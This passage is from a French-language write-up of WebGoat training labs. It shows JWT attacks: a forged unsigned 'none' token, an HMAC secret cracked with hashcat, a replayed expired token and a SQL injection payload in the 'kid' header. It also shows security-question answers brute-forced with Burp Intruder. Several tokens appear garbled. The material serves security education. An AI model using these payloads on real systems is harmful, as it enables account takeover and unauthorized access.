Try to change the token you receive and become an admin user by changing the token and once you are admin reset the votes

**Not a valid JWT token, please try again**

io.jsonwebtoken.MalformedJwtException: JWT strings must contain exactly 2 period characters. Found: 1

*Figure 156 : JWT Lab 2 - Signature*

On efface la signature mais on garde le dernier point qui sépare la partie payload et la partie signature ce qui nous donne :

- Jeton:eyJhbGciOiJub25lIn0.eyJpYXQiOjE3MjYyODk2MzksImFkbWluIjoidHJ1ZSIsInVzZXIiOiJUb20ifQ.

The screenshot shows a browser's developer tools Network tab. The Request section shows a GET request to `/WebGoat/JWT/votings`. The Response section shows a JSON object representing three challenges:

```
1 {
  "title": "Admin lost password",
  "information": "In this challenge you will need to help the admin and find the password in order to login",
  "imageSmall": "challenge1-small.png",
  "imageBig": "challenge1.png",
  "numberVotes": 30004,
  "votingAllowed": true,
  "average": 4
},
{
  "title": "Vote for your favourite",
  "information": "In this challenge ...",
  "imageSmall": "challenge2-small.png",
  "imageBig": "challenge2.png",
  "numberVotes": 30001,
  "votingAllowed": true,
  "average": 3
},
{
  "title": "Get it for free",
  "information": "The objective for this challenge is to buy a Samsung phone for free.",
  "imageSmall": "challenge3-small.png",
  "imageBig": "challenge3.png",
  "numberVotes": 20001,
  "votingAllowed": true,
  "average": 2
}.
```

*Figure 157 : JWT Lab 2 - Admin*

The screenshot shows a browser's developer tools Network tab. The Request section shows a POST request to `/WebGoat/JWT/votings`. The Response section shows a JSON object indicating success:

```
1 HTTP/1.1 200 OK
2 Connection: close
3 Content-Type: application/json
4 Date: Wed, 04 Sep 2024 04:47:56 GMT
5
6 {
  "lessonCompleted": true,
  "feedback": "Congratulations. You have successfully completed the assignment",
  "output": null,
  "assignment": "JWTVotesEndpoint",
  "attemptWasMade": true
12 }
```

*Figure 158 : JWT Lab 2 - Reset*

## Writeup Technique de l'Application WebGoat

### • Lab 3 (JWT Cracking)

Étant donné un jeton JWT , je dois trouver la clé secrète et soumettre un nouveau jeton avec le nom d'utilisateur modifié en WebGoat.

#### JWT cracking

With the HMAC with SHA-2 Functions you use a secret key to sign and verify the token. Once we figure out this key we can create a new token and sign it. So it is very important the key is strong enough so a brute force or dictionary attack is not feasible. Once you have a token you can start an offline brute force or dictionary attack.

#### Assignment

Given we have the following token try to find out secret key and submit a new key with the username changed to WebGoat.

eyJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJXZWJhb2F0IFRva2VuIEJ1aWxkZXIiLCJhdWQiOjI3ZWJnb2F0Lm9yZyIsIm1hdCI6MTcyNTQyNDYxNSw1ZXhwIjoxNzI1NDI0Njc1LCJzdWIiOjB21Ad2ViZ29hdC5vcmcilCJ1c2VybmtZSI6I1RvbSisIkVtYeyJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJXZWJhb2F0IFRva2VuIEJ1aWxkZXIiLCJhdWQiOjI3ZWJnb2F0Lm9yZyIsIm1hdCI6MTcyNTQyNDYxNSw1ZXhwIjoxNzI1NDI0Njc1LCJzdWIiOjB21Ad2ViZ29hdC5vcmcilCJ1c2VybmtZSI6I1RvbSisIkVtY

Submit token

Congratulations. You have successfully completed the assignment.

Figure 159 : JWT Lab 3 - Cracking

eyJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJXZWJhb2F0IFRva2VuIEJ1aWxkZXIiLCJhdWQiOjI3ZWJnb2F0Lm9yZyIsIm1hdCI6MTcyNTQyNDYxNSw1ZXhwIjoxNzI1NDI0Njc1LCJzdWIiOjB21Ad2ViZ29hdC5vcmcilCJ1c2VybmtZSI6I1RvbSIsIkVtYWlsIjoidG9tQHd1YmdvYXQub3JnIiwiUm9sZSI6WyJNYW5hz2VyiawiUHJvamVjdCBBZG1pbmlzdHJhdG9yIl19.8a4JtIuRb8wL2ao2Ti-5vgg03gyVMYYCGNvW3jCNEq4

HEADER: ALGORITHM & TOKEN TYPE
{ "alg": "HS256" }
PAYLOAD: DATA
{ "iss": "WebGoat Token Builder", "aud": "webgoat.org", "iat": 1725424615, "exp": 1725424675, "sub": "tom@webgoat.org", "username": "Tom", "Email": "tom@webgoat.org", "Role": [ "Manager", "Project Administrator" ] }
VERIFY SIGNATURE
HMACSHA256( base64UrlEncode(header) + "." + base64UrlEncode(payload), <input type="text"/> ) <input checked="" type="checkbox"/> secret base64 encoded

Figure 159 : JWT Lab 3 - jwt.io

Avec HMAC utilisant les fonctions SHA-2, j'utilise une clé secrète pour signer et vérifier le jeton. Une fois que j'ai découvert cette clé, je peux créer un nouveau jeton et le signer. Il est donc crucial que la clé soit suffisamment solide pour qu'une attaque par force brute ou par dictionnaire ne soit pas réalisable. Une fois en possession d'un jeton, je peux lancer une attaque hors ligne par force brute ou par dictionnaire.



Figure 160 : JWT Lab 3 - hashcat code

```
[x]-[parrot@parrot]-(~)
$hashcat -a 0 -m 16500 jwt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux, None+Asserts, RELOC
=====
* Device #1: pthread-penryn-12th Gen Intel(R) Core(TM) i7-1280P, 2
```

Figure 161 : JWT Lab 3 - Hashcat Cracking

A screenshot of a terminal window. The text "V3jCNEq4:business" is displayed in a large, semi-transparent font across the screen, indicating that the password has been successfully cracked.

Figure 162 : JWT Lab 3 - Secret

## Writeup Technique de l'Application WebGoat

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiJ9.eyJpc3Mi0iJXZWJhb2F0IFRva2VuIEJ1aWxkZXIiLCJhdWQi0iJ3ZWJnb2F0Lm9yZyIsImlhCI6MTcyNTQyNDYxNSwiZXhwIjoxNzI5NDI0Njc1LCJzdWIi0iJ0b21Ad2ViZ29hdC5vcmcilCJ1c2VybmFtZSI6IldlYkdvYXQiLCJFbWFpbCI6InRvbUB3ZWJnb2F0Lm9yZyIsIlJvbGUiolsiTWFuYWdlciIsIlByb2p1Y3QgQWRtaW5pc3RyYXRvcijdfQ.BuXFp58saYWzb3nCKJ5KCpC-Hrr1W8YyVut-_i80l0g
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "HS256"  
}
```

PAYOUT: DATA

```
{  
  "iss": "WebGoat Token Builder",  
  "aud": "webgoat.org",  
  "iat": 1725424615,  
  "exp": 1729424675,  
  "sub": "tom@webgoat.org",  
  "username": "WebGoat",  
  "Email": "tom@webgoat.org",  
  "Role": [  
    "Manager",  
    "Project Administrator"  
  ]  
}
```

VERIFY SIGNATURE

```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  business  
) □ secret base64 encoded
```

Figure 163 : JWT Lab 3 - Full

Maintenant il suffit de changer le nom de l'utilisateur en WebGoat et ajouter le secret qu'on vient de cracked business comme signature .

### JWT cracking

With the HMAC with SHA-2 Functions you use a secret key to sign and verify the token. Once we figure out this key we can create a new token and sign it. So it is very important the key is strong enough so a brute force or dictionary attack is not feasible. Once you have a token you can start an offline brute force or dictionary attack.

### Assignment

Given we have the following token try to find out secret key and submit a new key with the username changed to WebGoat.

eyJhbGciOiJIUzI1NiJ9.eyJpc3Mi0iJXZWJhb2F0IFRva2VuIEJ1aWxkZXIiLCJhdWQi0iJ3ZWJnb2F0Lm9yZyIsImlhCI6MTcyNTQyNDYxNSwiZXhwIjoxNzI5NDI0Njc1LCJzdWIi0iJ0b21Ad2ViZ29hdC5vcmcilCJ1c2VybmFtZSI6IldlYkdvYXQiLCJFbWFpbCI6InRvbUB3ZWJnb2F0Lm9yZyIsIlJvbGUiolsiTWFuYWdlciIsIlByb2p1Y3QgQWRtaW5pc3RyYXRvcijdfQ.BuXFp58saYWzb3nCKJ5KCpC-Hrr1W8YyVut-\_i80l0g

Submit token

Congratulations. You have successfully completed the assignment.

Figure 164 : JWT Lab 3 - Flag

## Writeup Technique de l'Application WebGoat

- **Lab 4**

Il est crucial de mettre en place une bonne stratégie pour rafraîchir un jeton d'accès. Cette tâche est basée sur une vulnérabilité découverte dans un programme privé de chasse aux bugs sur Bugcrowd. Vous pouvez lire le rapport complet <https://emtunc.org/blog/11/2017/jwt-refresh-token-manipulation/>

- *Scénario : Suite à une violation de données l'année dernière, le journal des logs est disponible ici. Je dois trouver un moyen de commander des livres tout en laissant Tom les payer .*

The screenshot shows a shopping cart interface. At the top, there's a header with 'Product', 'Quantity', 'Price', and 'Total'. Below this, two items are listed:

Product	Quantity	Price	Total
Learn to defend your application with WebGoat by WebGoat Publishing Status: In Stock	3	\$ 4.87	\$14.61
Pentesting for professionals by WebWolf Publishing Status: Leaves warehouse in 2 - 3 weeks	2	\$ 4.99	\$9.98

At the bottom right, there are buttons for 'Remove' (for each item), 'Continue Shopping', and 'Checkout'.

Figure 165 : JWT Lab 4 - Contexte

```
host:8080/WebGoat/images/logs.txt

[0] "GET /JWT/refresh/checkout?
E0MTEsImV4cCI6MTUyNjIxNzgxMSwiYWRtaW4iOiJmYWxzZSIisInVzZXIiOiJUb20ifQ.DCoaq9zQkyDH25EcVfKcdbyVfUL4c9D4jRvsq0qvi9iAd4QuqmKccfbU8FNzeBNF9tLeFXHZLU4yRkq-bjm7Q

[0] "POST /JWT/refresh/moveToCheckout HTTP/1.1" 200 12783 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0" "-"
[0] "POST /JWT/refresh/login HTTP/1.1" 200 212 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0" "-"
[0] "GET /JWT/refresh/addItems HTTP/1.1" 404 249 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0" "-"
[0] "POST /JWT/refresh/moveToCheckout HTTP/1.1" 404 215 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.335
```

Figure 166 : JWT Lab 4 - Logs

## Writeup Technique de l'Application WebGoat

The screenshot shows a token string: eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE1MjYxMzE0MTEsImV4cCI6MTUyNjIxNzgxMSwiYWRtaW4iOiJmYWxzZSIisInVzZXIiOiJUb20ifQ.Zn0XaD0YnufBCCuRlJn0UpkhvQbUFn9LTr08vQC8vvS8E8aXQrEpbmRBwkxCsmizgk8sNWIp9HM-9uEgTyovQ. The interface is divided into sections: HEADER: ALGORITHM & TOKEN TYPE, PAYLOAD: DATA, and VERIFY SIGNATURE. The PAYLOAD section shows a JSON object with fields: iat: 1526131411, exp: 1526217811, admin: false, user: Tom.

Figure 167 : JWT Lab 4 - JWT

Je trouve le token de l'utilisateur Tom qui a un timestamp qui date de 2018  
Ce qui signifie qu'elle est non valide . Je dois donc changer son timestamp

EpochConverter est le meilleur outil pour ça

The current Unix epoch time is 1725429085

Convert epoch to human-readable date and vice versa

1725429003      **Timestamp to Human date** [batch convert]

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **seconds**:

**GMT** : Wednesday, September 4, 2024 5:50:03 AM  
**Your time zone** : Wednesday, September 4, 2024 6:50:03 AM GMT+01:00  
**Relative** : A few seconds ago

Yr      Mon      Day      Hr      Min      Sec  
2024 - 9 - 4 : 5 : 50 : 3 : GMT      **Human date to Timestamp**

Figure 168 : JWT Lab 4 - Timestamp

## Writeup Technique de l'Application WebGoat

The screenshot shows the Burp Suite interface with two panes: Request and Response.

**Request:**

```
POST /WebGoat/JWT/refresh/checkout HTTP/1.1
Host: localhost:8088
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:129.0) Gecko/20100101 Firefox/129.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Authorization: Bearer eyJhbGciOiJIUzI1nMj9.eyJpYXQiOjE3MjU0NjkWYgLCJleHAiOjE3Mjk0MjkWYgLCJhZG1pbili6ImZhbHNlIiwidXNlcjI6IlRvb5JS.
X-Requested-With: XMLHttpRequest
Origin: http://localhost:8088
Connection: close
Referer: http://localhost:8088/WebGoat/start.mvc?username=admin123
Cookie: JSESSIONID=aEmeta5IHDS4yddEtUk3nd7-b8oswQ0-EkHoIqi
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=8
Content-Length: 0

```

**Response:**

```
HTTP/1.1 200 OK
Connection: close
Content-Type: application/json
Date: Wed, 04 Sep 2024 05:58:58 GMT
{
    "lessonCompleted": true,
    "feedback": "Congratulations. You have successfully completed the assignment.",
    "output": null,
    "assignment": "JWTRefreshEndpoint",
    "attemptWasMade": true
}
```

Figure 169 : JWT Lab 4 - Post Burp

- **Lab 5**

Dans ce lab , je vais faire une injection sql dans un claim du JWT , un peu avancé comme technique mais très intéressante à parcourir

- *Scénario : Vous voyez ci-dessous deux comptes, celui de Jerry et celui de Tom. Jerry veut supprimer le compte Twitter de Tom, mais son jeton ne peut supprimer que son propre compte. Aidez Jerry .*

Try it out...

Below you see two accounts, one of Jerry and one of Tom. Jerry wants to remove Tom's account from Twitter, but his token can only delete his account. Can you try to help him and delete Toms account?

The screenshot shows a web application interface with two user profiles:

- Jerry:** A small brown mouse. Description: Jerry is a small, brown, house mouse. Last updated 12 minutes ago. Buttons: Delete.
- Tom:** A grey and white domestic short hair cat. Description: Tom is a grey and white domestic short hair cat. Last updated 12 days ago. Buttons: Follow, Delete.

Figure 170 : JWT Lab 5 - Contexte

## Writeup Technique de l'Application WebGoat

Après avoir cliquer sur éffacer le compte de Tom , une requête http POST vers /JWT/kid/delete?token=JWT est envoyée




Figure 171 : JWT Lab 5 - Burp

The screenshot shows a web-based interface for generating a JWT. It includes sections for 'HEADER: ALGORITHM & TOKEN TYPE', 'PAYLOAD: DATA', and 'VERIFY SIGNATURE'. The token structure is displayed in the header section, and the payload section shows a JSON object with various claims. The verify signature section contains a HMACSHA256 calculation field.

```

eyJ0eXAiOiJKV1QiLCJraWQiOiJ3ZWJnb2F0X2tl
eSISimFsZyI6IkhtMjU2In0..eyJpc3MiOiJXZWJH
b2F0IFRva2VuIEJ1aWxkZXIiLCJpYXQiOjE1MjQy
MTA5MDQsImV4cCI6MTYxODkwNTMwNCwiYXVkJici
d2ViZ29hdC5vcmcilCJzdWIiOiJ0b21Ad2ViZ29h
dC5jb20iLCJ1c2VybmFtZSI6IkplcnJ5IiwiRW1h
aWwiOiJqZXJyeUB3ZWJnb2F0LmNvbSIsIlJvbGUi
OlsiQ2F0Il19.NwtKnLLZ2N-
ADlgM0UwHpDNVSi3i_jW6vgu5GqgjggY

HEADER: ALGORITHM & TOKEN TYPE
{
  "typ": "JWT",
  "kid": "webgoat_key",
  "alg": "HS256"
}

PAYLOAD: DATA
{
  "iss": "WebGoat Token Builder",
  "iat": 1524218984,
  "exp": 1618905304,
  "aud": "webgoat.org",
  "sub": "tom@webgoat.com",
  "username": "Jerry",
  "Email": "jerry@webgoat.com",
  "Role": [
    "Cat"
  ]
}

VERIFY SIGNATURE
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  
)
 secret base64 encoded

```

Figure 172 : JWT Lab 5 - Jerry JWT

## Writeup Technique de l'Application WebGoat

Un claim intéressant est présent dans le token , “kid” connaît quelques vulnérabilités intéressantes

The screenshot shows a sidebar with various links like 'Basic Forensic Methodology', 'Brute Force - CheatSheet', 'Python Sandbox Escape & Pyscript', 'Exfiltration', 'Tunneling and Port Forwarding', 'Threat Modeling', 'Search Exploits', 'Reverse Shells (Linux, Windows, MSFVenom)', and 'LINUX HARDENING'. The main content area is titled 'SQL Injection via "kid"'. It explains that if the `kid` claim's content is employed to fetch a password from a database, an SQL injection could be facilitated by modifying the `kid` payload. An example payload that uses SQL injection to alter the JWT signing process includes: `'non-existent-index' UNION SELECT 'ATTACKER';-- -`. This alteration forces the use of a known secret key, `ATTACKER`, for JWT signing.

Figure 173 : JWT Lab 5 - kid Claim

The interface has three sections: 'HEADER: ALGORITHM & TOKEN TYPE', 'PAYLOAD: DATA', and 'VERIFY SIGNATURE'. The 'HEADER' section contains the JSON: `"typ": "JWT", "kid": "webgoat_key ' union select 'a2v5' from information_schema.tables;-- --", "alg": "HS256"`. The 'PAYLOAD' section contains the JSON: `{"iss": "WebGoat Token Builder", "iat": 1524210904, "exp": 1755436525, "aud": "webgoat.org", "sub": "tom@webgoat.com", "username": "Tom", "Email": "tom@webgoat.com", "Role": ["Cat"]}`. The 'VERIFY SIGNATURE' section contains the code: `HMACSHA256(  
base64UrlEncode(header) + "." +  
base64UrlEncode(payload),  
key  
)  secret base64 encoded`.

Figure 174 : JWT Lab 5 - JWT kid Exploit

## Writeup Technique de l'Application WebGoat

- On change la partie payload pour les informations de Tom .
- Une injection au niveau de kid pour lire la signature
- La valeur dans le claim kid : *whatever ‘union select ‘base64\_clé’ from information\_schema.tables;-- -*

The screenshot shows a browser's developer tools Network tab. The Request section shows a POST request to `/WebGoat/JWT/kid/delete?token=`. The Response section shows a JSON object with the following content:

```
1 HTTP/1.1 200 OK
2 Connection: close
3 Content-Type: application/json
4 Date: Wed, 04 Sep 2024 07:55:38 GMT
5
6 {
7   "lessonCompleted":true,
8   "feedback":"Congratulations, You have successfully completed the assignment.",
9   "output":null,
10  "assignment":"JWTHeaderKIDEndpoint",
11  "attemptWasMade":true
12 }
```

Figure 175 : JWT Lab 5

### 6.6.4 : Password Reset

Cette leçon porte sur la fonctionnalité de réinitialisation de mot de passe, qui est souvent négligée dans les applications, conduisant à toutes sortes de failles logiques intéressantes.

- L'object sera d'apprendre à implémenter de manière sécurisée la fonctionnalité de réinitialisation de mot de passe dans nos applications.
  - Chacun d'entre nous a probablement déjà utilisé la fonctionnalité de réinitialisation de mot de passe sur des sites web. Chaque site implémente cette fonctionnalité de manière différente. Certains demandent de répondre à une question, tandis que d'autres envoient un e-mail avec un lien d'activation. Dans cette leçon, nous allons parcourir certaines des fonctionnalités de réinitialisation de mot de passe les plus courantes et montrer où elles peuvent échouer.

## Writeup Technique de l'Application WebGoat

### • Lab 1

Ce Lab est un exercice simple. Lire des e-mails avec WebWolf. Commencez par démarrer WebWolf .Sur la page de réinitialisation ci-dessous, envoyez un e-mail à l'adresse username@webgoat.org (la partie après le @ n'a pas d'importance). Ensuite, ouvrez WebWolf, lisez l'e-mail, et connectez-vous avec votre nom d'utilisateur et le mot de passe fourni dans l'e-mail.

The screenshot shows a 'Forgot your password?' form. It has a field for an email address ('admin123@webgoat.org') and a 'Continue' button. Below the form, a message says 'An email has been send to admin123@webgoat.org please check your inbox.' In the top right corner, there's a small icon of a wolf.

**Figure 176 : Password Reset Lab 1 - Contexte**



**Figure 177 : Password Reset Lab 1- WebWolf**

The screenshot shows an 'Account Access' form. It has fields for an email ('admin123@webgoat.org') and a password ('\*\*\*\*\*'). A 'Access' button is present. Below the form, a message says 'Congratulations. You have successfully completed the assignment.' In the top right corner, there's a small icon of a wolf.

**Figure 178 : Password Reset Lab 1**

- **Lab 2**

Les utilisateurs peuvent récupérer leur mot de passe s'ils répondent correctement à la question secrète. Il n'y a aucun mécanisme de verrouillage sur cette page "Mot de passe oublié". L'objectif est de récupérer le mot de passe d'un autre utilisateur. Les utilisateurs que je peux essayer sont : "tom", "admin" et "larry".

- Je crée donc un dictionnaire de mot qui contient les différentes couleurs pour tester les différentes réponses secrètes

The screenshot shows the 'WebGoat Password Recovery' login interface. At the top, there are 'Sign up' and 'Login' links. Below them is a heading 'Your username' with a text input field labeled 'Username'. Underneath is a question 'What is your favorite color?' with a text input field labeled 'Answer security question'. A large blue 'Submit' button is at the bottom.

Figure 179 : Password Reset Lab 2 - Login

The screenshot shows the 'Payloads' tab of the WebGoat interface. It displays a 'Payload sets' section with a dropdown for 'Payload set' (set to 1) and 'Payload type' (set to 'Simple list'). The payload count is 51. Below this is a 'Payload settings [Simple list]' section with a note: 'This payload type lets you configure a simple list of strings that are used as payloads.' A list box contains the words: red, blue, green, yellow, purple, orange, pink, black. To the left of the list box are buttons for 'Paste', 'Load ...', 'Remove', 'Clear', and 'Deduplicate'.

Figure 180 : Password Reset Lab 2 - Intruder colors wordlist

## Writeup Technique de l'Application WebGoat

The screenshot shows the OWASP ZAP Intruder tool interface. At the top, there are tabs for Positions, Payloads, Resource pool, and Settings. The Positions tab is selected. Below it, a section titled '(?) Choose an attack type' has 'Attack type: Sniper.' Underneath, another section titled '(?) Payload positions' contains the instruction 'Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.' A dropdown menu for 'Target' is set to 'http://localhost:8080'. The main area displays a POST request for '/WebGoat/PasswordReset/questions' with various headers and a payload at position 19. The payload is 'username=tom&securityQuestion=5red\$'. The entire payload line is highlighted in green.

Figure 181 : Password Reset Lab 2 - Intruder 2

- *On commence par la réponse secrète de tom:purple*

The screenshot shows the OWASP ZAP Results tool interface. At the top, there are tabs for Applications, Places, Systems, and More. The Applications tab is selected. Below it, a section titled '(?) Choose an attack' has 'Attack: 2. Intruder attack of http://localhost:8080'. The main area displays a table of results for the attack. The table columns are Request, Payload, Status code, Response received ~, Error, Timeout, Length, and Comment. The table shows multiple rows of data, with the last row highlighted in blue. The payload column for the last row contains 'purple'. The status code column shows '200' for most rows. The response received column shows various short strings like '75', '63', '55', etc. The length column shows values like '321', '321', '321', etc. The comment column is empty. The bottom of the screen shows a search bar and a status message 'Event log (1) Finished'.

Figure 182 : Password Reset Lab 2 - Tom Flag

## Writeup Technique de l'Application WebGoat

- La réponse secrète de admin:green

The screenshot shows the OWASP ZAP tool interface during an intruder attack on the URL `http://localhost:8080`. The 'Results' tab is selected, displaying a table of requests and their responses:

Request	Payload	Status code	Response received
23	turquoise	200	10
25	lavender	200	10
2	blue	200	9
6	orange	200	9
14	maroon	200	9
28	tan	200	9
20	gold	200	8
5	purple	200	7
1	red	200	6
11	brown	200	6

The 'Response' tab shows the raw JSON response for one of the requests:

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Wed, 04 Sep 2024 08:46:09 GMT
Content-Length: 199

{
  "lessonCompleted":true,
  "feedback":"Congratulations. You have successfully completed the assignment.",
  "output":null,
  "assignment":"QuestionsAssignment",
  "attemptWasMade":true
}
```

Figure 183 : Password Reset Lab 2 - Admin Flag

- La réponse secrète de larry:yellow

The screenshot shows the OWASP ZAP tool interface during an intruder attack on the URL `http://localhost:8080`. The 'Results' tab is selected, displaying a table of requests and their responses. The row for payload 'yellow' is highlighted.

Request	Payload	Status code	Response received	Error
0		200	24	
1	red	200	9	
2	blue	200	8	
3	green	200	9	
4	yellow	200	10	
5	purple	200	9	
6	orange	200	14	
7	pink	200	107	
8	black	200	170	
9	white	200	9	

The 'Response' tab shows a partial JSON response:

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Wed, 04 Sep 2024 08:47:12 GMT
Content-Length: 199

{
  "lessonCompleted":true,
  "feedback":"Congratulations. You have successfully completed the assignment."
}
```


Figure 184 : Password Reset Lab 2 - Larry Flag

- **Lab 3**

### Création du lien de réinitialisation du mot de passe

Lorsque vous créez un lien de réinitialisation du mot de passe, vous devez vous assurer de respecter les points suivants :

- **Lien unique avec un jeton aléatoire** : Le lien doit être unique et contenir un jeton aléatoire pour éviter les attaques par déni de service (DOS) simples où un attaquant pourrait bloquer les utilisateurs.
- **Utilisation unique** : Le lien ne doit être utilisable qu'une seule fois pour éviter que le mot de passe soit changé plusieurs fois avec le même lien.
- **Validité limitée dans le temps** : Le lien doit expirer après un certain délai pour restreindre la fenêtre d'attaque et limiter les possibilités pour l'attaquant.




*Figure 185 : Password Reset Lab 3 - Contexte*

